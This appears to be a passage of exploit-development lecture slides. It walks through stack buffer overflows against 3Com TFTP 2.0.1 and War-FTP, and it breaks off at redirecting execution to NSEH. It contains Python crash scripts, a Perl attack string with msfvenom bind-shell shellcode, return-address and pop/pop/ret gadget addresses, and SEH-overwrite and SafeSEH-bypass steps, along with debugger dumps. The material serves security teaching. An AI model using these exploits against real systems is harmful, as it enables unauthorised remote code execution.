
```
EAX 0000002E
ECX 000011AD
EDX 00A5F025
EBX 00000000
ESP 00A5E9B0 ASCII "AAAAAAAAAAAAAAAA"
EBP 77C4624E nsvert_stricmp
ESI 00A5F402 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 00A5EEEC
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
```

Address	Hex dump	ASCII
00406000	00 00 00 00 00 00 00 00
00406008	00 00 00 00 00 00 00 00
00406010	64 52 40 00 00 00 00 00	dr@.....
00406018	2E 3F 41 56 43 4E 54 53	?AVCNTS
00406020	65 72 76 69 63 65 40 40	ervice@
00406028	00 00 00 00 00 00 00 00
00406030	64 52 40 00 00 00 00 00	dr@.....
00406038	2E 3F 41 56 43 40 79 33	?AVCMY3
00406040	43 54 66 74 70 53 76 63	CTftpSvc
00406048	40 40 00 00 33 43 54 66	@@..3CTf
00406050	74 70 53 76 63 00 00 00	tpSvc...
00406058	33 43 6F 60 20 54 46 54	3Com TFT
00406060	50 20 53 65 72 76 65 72	P Server
00406068	00 00 00 00 46 61 69 6C	...Fail
00406070	65 64 20 74 6F 20 61 6C	ed to al
00406078	6C 6F 63 61 74 65 20 73	locate s
00406080	6F 63 6B 65 74 2E 20 49	ocket. I
00406088	73 20 61 6E 6F 74 68 65	s anothe
00406090	72 20 54 46 54 50 20 53	r TFTP S
00406098	65 72 76 65 72 20 72 75	erver ru

[14:48:53] Access violation when executing [41414141] - use Shift+F7

Paused

What Caused the Crash

The last thing we sent was 600 A's.

We didn't receive any response from the server.

Perhaps it was already crashed with 500 A's.

Only one way to find out.

Restarting 3com TFTP

3com TFTP doesn't like to restart nicely in Immunity

Close Immunity/Dettach/etc.

Go to C:\Windows and open 3com control panel (blue and white 3)

Start service and reattach in Immunity (make sure to attach to the right process if the control panel is still open).

Verifying the Crash

```
#!/usr/bin/python
import socket
buffer = "A" * 500
tftppacket = "\x00\x02" + "Georgia" + "\x00" + buffer +
"\x00"
print tftppacket
s=socket.socket(socket.AF_INET,
socket.SOCK_DGRAM)
s.sendto(tftppacket,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

Crashed Service

Immunity Debugger - 3CTftpSvc.exe - [CPU - thread 00000CDC]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

```
EAX 0000002E
ECX 000011AD
EDX 00A5F025
EBX 00000000
ESP 00A5E980 ASCII "AAAAAAAAAAAAAAAA"
EBP 77C4624E nsuvert_stricmp
ESI 00A5F402 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 00A5EEEC
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
```

Address	Hex dump	ASCII
00406000	00 00 00 00 00 00 00 00
00406008	00 00 00 00 00 00 00 00
00406010	64 52 40 00 00 00 00 00	dr@.....
00406018	2E 3F 41 56 43 4E 54 53	..?AVCNTS
00406020	65 72 76 69 63 65 40 40	ervice@@
00406028	00 00 00 00 00 00 00 00
00406030	64 52 40 00 00 00 00 00	dr@.....
00406038	2E 3F 41 56 43 40 79 33	..?AVCMY3
00406040	43 54 66 74 70 53 76 63	CTftpSvc
00406048	40 40 00 00 33 43 54 66	@@..3CTf
00406050	74 70 53 76 63 00 00 00	tpSvc...
00406058	33 43 6F 60 20 54 46 54	3Com TFT
00406060	50 20 53 65 72 76 65 72	P Server
00406068	00 00 00 00 46 61 69 6C	...Fail
00406070	65 64 20 74 6F 20 61 6C	ed to al
00406078	6C 6F 63 61 74 65 20 73	locate s
00406080	6F 63 6B 65 74 2E 20 49	ocket. I
00406088	73 20 61 6E 6F 74 68 65	s anothe
00406090	72 20 54 46 54 50 20 53	r TFTP S
00406098	65 72 76 65 72 20 72 75	erver ru

[14:48:53] Access violation when executing [41414141] - use Shift+F7 Paused

Turning the Skeleton into a Full Exploit

Use a cyclic pattern of length 500 with `!mona pattern_create 500`

Find offsets with `!mona findmsp`

Find a register we control and find a JMP etc to it with `!mona jmp -r <register>`. Put this in the saved return pointer overwrite. (Only bad character is `\x00`).

Generate shellcode with `Msfvenom` and put in the register (make sure your offsets are correct)

Public Exploit for 3com TFTP 2.0.1

<http://www.exploit-db.com/exploits/3388/>

For Windows 2000

Written in Perl

Will likely need to change the saved return address overwrite address to work on Windows XP SP3

Will need to regenerate shellcode

Attack String

\$exploit = "\x00\x02"; #write request (header)

\$exploit=\$exploit."A"; #file name

\$exploit=\$exploit."\x00"; #Start of transporting name

\$exploit=\$exploit.\$nop; #nop sled to land into shellcode

\$exploit=\$exploit.\$shellcode; #our Hell code

\$exploit=\$exploit.\$jmp_2000; #jump to shellcode

\$exploit=\$exploit."\x00"; #end of TS mode name

Attack String

Creates a TFTP packet like we did in our previous exercise.

Mode is filled with 129 NOPs, 344 bytes of shellcode, then the return address (a jmp esi)

NOPs

\x90 opcode

Basically says do nothing

Often used to pad exploits, let the CPU slide down the NOP sled

Changing the Return Address


```
$jmp_2000 = "\x0e\x08\xe5\x77";# jmp esi  
user32.dll windows 2000 sp4 english
```

Comment says it's a JMP ESI in module USER32,
so we know USER32.dll is loaded by 3com

We can search for a JMP ESI on Windows XP Sp3
even if we don't have 3com

```
!mona jmp -r esi -m user32
```

Changing the Return Address



```
Immunity Debugger - war-ftp.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ? Code auditor

Address Message
-----
0BADF000 ----- Mona command started on 2013-11-11 17:20:21 (v2.0, rev 452) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level : X
0BADF000   - Only querying modules user32
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000   - Done. Let's rock 'n roll.
0BADF000 [+] Querying 1 modules
0BADF000   - Querying module USER32.dll
0BADF000   - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000   - (Re)setting logfile c:\logs\war-ftp\d\jmp.txt
0BADF000 [+] Writing results to c:\logs\war-ftp\d\jmp.txt
0BADF000   - Number of pointers of type 'jmp esi' : 1
0BADF000   - Number of pointers of type 'call esi' : 305
0BADF000 [+] Results :
7E45AE4E 0x7e45ae4e : jmp esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E4198EC 0x7e4198ec : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E4198FC 0x7e4198fc : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E4198E5 0x7e4198e5 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A0A7 0x7e41a0a7 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A0B8 0x7e41a0b8 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A2AA 0x7e41a2aa : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A2D6 0x7e41a2d6 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A579 0x7e41a579 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41A590 0x7e41a590 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B16F 0x7e41b16f : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B176 0x7e41b176 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B17D 0x7e41b17d : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B184 0x7e41b184 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B188 0x7e41b188 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B192 0x7e41b192 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B199 0x7e41b199 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B2A6 0x7e41b2a6 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B2AF 0x7e41b2af : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
7E41B2B8 0x7e41b2b8 : call esi | (PAGE_EXECUTE_READ) [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
0BADF000 ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\war-ftp\d\jmp.txt...
0BADF000   Found a total of 306 pointers
0BADF000 [+] This mona.py action took 0:00:01.843000

!mona jmp -r esi -m user32
Graph Function Running
```

Changing the Return Address

A JMP ESI instruction is at the memory address 7E45AE4E in USER32.dll on Windows XP SP3.

Change \$jmp_2000 to this value in little endian

```
$jmp_2000 = "\\x4E\\xAE\\x45\\x7E";
```

Never Trust Things you can't read

Shellcode in the exploit:

```
"\x31\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48".
```

```
"\xc8\xb3\x54\x83xeb\xfc\xe2\xf4\xb4\xa2\x58\x19\xa0\x31\x4c\xab".
```

```
"\xb7\xa8\x38\x38\x6c\xec\x38\x11\x74\x43\xcf\x51\x30\xc9\x5c\xdf"...
```

Never Trust Shellcode Example

<https://isc.sans.edu//diary/When+is+a+0day+not+a+0day?%2bFake%2bOpenSSh%2bexploit,%2bagain.%2b/8185>

Replacing the Shellcode

We have $344 + 129$ bytes for the shellcode before we hit the return address (original shellcode and the NOP sled).

```
msfvenom -p windows/shell_bind_tcp -b '\x00' -f perl  
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)  
my $buf =  
"\xdb\xc3\xd9\x74\x24\xf4\x5e\xb8\x93\x17\xfa\x8f\x29\xc9" .  
"\xb1\x56\x83\xc6\x04\x31\x46\x14\x03\x46\x87\xf5\x0f\x73" .  
"\x4f\x70\xef\x8c\x8f\xe3\x79\x69\xbe\x31\x1d\xf9\x92\x85" .  
"\x55\xaf\x1e\x6d\x3b\x44\x95\x03\x94\x6b\x1e\xa9\xc2\x42" .  
...
```

-f format perl so we can just drop it in our exploit

Replacing the Shellcode

Our shellcode is 368 bytes whereas the original was 344 bytes

We can adjust the length of the NOP sled to compensate or delete the NOP sled and put some padding after the shellcode

```
$padding="A" x 105;
```

Finished Exploit

```
$padding="A" x 105;  
$jmp_xp = "\x4E\xAE\x45\x7E";# jmp esi user32.dll  
windows xp sp3 english  
$exploit = "\x00\x02"; #write request (header)  
$exploit=$exploit."A"; #file name  
$exploit=$exploit."\x00"; #Start of transporting name  
$exploit=$exploit.$shellcode; #shellcode  
$exploit=$exploit.$padding; #padding  
$exploit=$exploit.$jmp_xp; #jump to shellcode  
$exploit=$exploit."\x00"; #end of TS mode name
```

Structured Exception Handlers


Structured Exception Handlers (SEH) handle exceptions that occur as the program runs

Sort of like Try/Catch blocks in Java


Implemented as a linked list of 8 byte structures

Pointer to the next SEH entry followed by the memory address of the current entry

Structured Exception Handlers



Structured Exception Handlers



Structured Exception Handlers

When an error occurs, execution is passed to the SEH chain

Overwriting the SEH chain and causing an exception is another way to get control of execution

Previous example: Saved Return Pointer Overwrite

This example: SEH Overwrite

Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1200
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('172.16.85.163',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Crash

Immunity Debugger - war-ftp.exe - [CPU - thread 00000DF0, module MSVCRT]

File View Debug Plugins ImmLib Options Window Help Jobs

From INFILTRATE 2013 Stephen Watt's Keynote

```
77C42332 9802 MOV BYTE PTR DS:[EDX],AL
77C42334 FB01 INC DWORD PTR DS:[ECX]
77C42336 0FB6C0 MOVZX EAX,AL
77C42339 EB 0C JNP SHORT MSVCRT.77C42347
77C4233B 0FBEC0 MOVZX EAX,AL
77C4233E 51 PUSH ECX
77C4233F 50 PUSH EAX
77C42340 E8 18C9FFFF CALL MSVCRT._f$buf
77C42345 59 POP ECX
77C42346 59 POP EAX
77C42347 8BF8 FF CMP EAX,-1
77C4234A 75 03 JNC SHORT MSVCRT.77C4234F
77C4234C 0996 OR DWORD PTR DS:[ESI],EAX
77C4234E C3 RETN
77C4234F FF06 INC DWORD PTR DS:[ESI]
77C42351 C3 RETN
77C42352 CC INT3
77C42353 CC INT3
77C42354 CC INT3
77C42355 CC INT3
77C42356 CC INT3
77C42357 8BFF MOV EDI,EDI
77C42359 55 PUSH ESP
77C4235A 8BEC MOV EBP,ESP
77C4235C 56 PUSH ESI
77C4235D 8BF0 MOV ESI,EAX
77C4235F EB 13 JMP SHORT MSVCRT.77C42374
77C42361 8B40 10 MOV ECX,DWORD PTR SS:[EBP+10]
77C42364 8A45 08 MOV AL,BYTE PTR SS:[EBP+8]
77C42367 FF40 0C DEC DWORD PTR SS:[EBP+C]
77C4236A E8 80FFFFFF CALL MSVCRT.77C4231F
77C4236F 835E FF CMP DWORD PTR DS:[ESI],-1
77C42372 74 06 JE SHORT MSVCRT.77C4237A
77C42374 837D 0C 00 CMP DWORD PTR SS:[EBP+C],0
```

Registers (FPU)

```
EAX 00000041
ECX 00AFAFC
EDX 00B00000
EBX 00F144B4 ASCII "AAAAAAAAAAAA cntx: Illegal userid. Login
ESP 00AFAF8C
EBP 00AFAF68
ESI 00AFAF8C
EDI 00AFAFC
EIP 77C42332 MSVCRT.77C42332
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 0010 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
I 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

Address Hex dump UNIC

```
00440000 00 00 00 00 59 4B 43 00 ..'C
00440008 F0 36 40 00 30 37 40 00 'e'@
00440010 30 30 42 00 70 30 42 00 'B'B
00440018 60 02 43 00 20 08 43 00 'C'C
00440020 F0 10 43 00 20 11 43 00 'C'C
00440028 60 11 43 00 F0 11 43 00 'C'C
00440030 F0 12 43 00 20 13 43 00 'C'C
00440038 40 13 43 00 30 13 43 00 'C'C
00440040 F0 13 43 00 00 14 43 00 'C'C
00440048 40 14 43 00 80 14 43 00 'C'C
00440050 00 14 43 00 00 15 43 00 'C'C
00440058 40 15 43 00 80 15 43 00 'C'C
00440060 00 15 43 00 00 16 43 00 'C'C
00440068 30 17 43 00 00 00 00 00 'C...'
00440070 00 00 00 00 00 00 00 00 'C...'
00440078 00 00 00 00 00 00 00 00 'C...'
00440080 31 30 00 00 00 00 00 00 'C...'
00AFF868 00AFF860 77C42017 RETURN to MSVCRT.77C42017 from MSVCRT.77C
00AFF870 0000002F /...
00AFF874 00000035 E...
00AFF878 00AFF840 07> ASCII "[C 2014 04 01 09:37] 00001 AAAAAA
00AFF880 00000000 ...
00AFF884 00157680 CUS...
00AFF888 00140000 ..\...
00AFF88C 00157680 @US...
00AFF890 00000000 ...
00AFF894 00000007 ...
00AFF898 00000000 ...
00AFF89C 00000000 ...
00AFF8A0 00000000 ...
00AFF8A4 00000000 ...
00AFF8A8 00000000 ...
00AFF8AC 00AFF8FC ...
00AFF8B0 004400C0 AD ASCII "war"
```

[09:37:12] Access violation when writing to [00B00000] - use Shift+F7/F8/F9 to pass exce Paused

Crash

EIP points to 0x77C3F973, a valid instruction inside MSVCRT.dll (No EIP Control)

Access Violation when writing to 0x00B00000

That's writing off the end of the stack (the attack string is so long it cannot fit in the space allocated to the stack)

Control of the SEH Chain

Before writing this exploit off, go to View -> SEH Chain

The first entry in the SEH chain is overwritten by our A's as the NSEH entry

If we pass the exception (Shift+F9) we get an access violation while executing 41414141 (EIP control)

Control of the SEH Chain

Immunity Debugger - war-ftp.exe

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment special

Executable modules

Call stack of thread 00000DF0

CPU - thread 00000DF0, module MSVCRT

Registers (FPU)

SEH chain of thread 000...

Address	SE handler
00AFFF94	41414141
41414141	*** CORRUPT ENTRY ***

Address Hex dump

Address	Hex dump
00440000	00 00 00 00 59
00440008	F0 36 40 00 30
00440010	30 30 42 00 70
00440018	60 02 43 00 90
00440020	F0 10 43 00 20
00440028	60 11 43 00 F0
00440030	F0 12 43 00 20
00440038	40 13 43 00 80
00440040	F0 13 43 00 00
00440048	40 14 43 00 80
00440050	F0 14 43 00 15 43 00
00440058	40 15 43 00 80 15 43 00
00440060	F0 15 43 00 00 16 43 00
00440068	30 17 43 00 00 00 00 00
00440070	00 00 00 00 00 00 00 00
00440078	00 00 00 00 00 00 00 00
00440080	31 00 00 00 00 00 00 00
00440088	50 53 74 51 74 52 65 70
00440090	5F 73 74 2E 74 70 74 00
00440098	2E 73 72 70 00 00 00 00
004400A0	55 73 65 72 73 20 74 6E

Pop Python Shell

Paused

Mona Pattern_Create

As we did previously use Mona.py to create a 1200 byte pattern.

This time we want to know where in the attack string the SEH overwrite is.

```
!mona pattern_create 1200
```

Mona Findmsp

Mona.py's findmsp function also inspects the SEH chain.

[+] Examining SEH chain

SEH record (nseh field) at 0x00affd94
overwritten with normal pattern : 0x30744139
(offset 569), followed by 612 bytes of cyclic data
after the handler

Mona Findmsp

Remember that SEH entries are 8 bytes long (4 bytes NSEH + 4 bytes SEH handler)

Offset is 569

612 bytes of the pattern after the SEH entry.
Plenty of space for shellcode.

Verifying Offsets

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```



How do we get to Shellcode?

Passing the exception zeros out a lot of the registers

ESP moves into the context of SEH

No registers pointing to any of our attack string

How do we execute shellcode?

Pop/Pop/Ret

Though none of the registers point to the shellcode, ESP+8 allows points to NSEH

We need some way to burn 8 bytes off the stack and then load NSEH

This is typically called POP/POP/RET but logical equivalents will work as well (add esp, 8 ret etc.)

SafeSEH

SafeSEH is an anti-exploitation method.

Modules compiled with SafeSEH have a list of valid SEH records. If we overwrite one and try to execute it, SafeSEH will terminate the program.

Can be bypassed by using a Pop/Pop/Ret from a non SafeSEH module (maybe the program itself) or outside of a loaded module (ie the heap)

Mona SEH

Mona.py can look for POP/POP/RET and equivalents.

```
!mona seh -cpb '\x00\x40\x0a\x0d'
```

Automatically removes pointers from SafeSEH compiled modules (only the program and its modules are left)

Mona SEH

We'll choose the first entry in C:\logs\war-ftp\seh.txt

```
0x5f4580ca : pop ebx # pop ebp # ret 0x04 |  
{PAGE_EXECUTE_READ} [MFC42.DLL] ASLR:  
False, Rebase: False, SafeSEH: False, OS: False,  
v4.2.6256 (C:\Documents and  
Settings\georgia\Desktop\WarFTP\MFC42.DLL)
```

Replace the C's with this address in little endian
(also set a breakpoint)

Exploit with Pop/Pop/Ret

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Redirecting Execution to NSEH

Use Shift+F9 to pass the exception and hit the breakpoint

Use F7 to step through the Pop/Pop/Ret

Watch the stack as you step through the instructions. We end up redirected to NSEH.

Redirecting Execution to NSEH

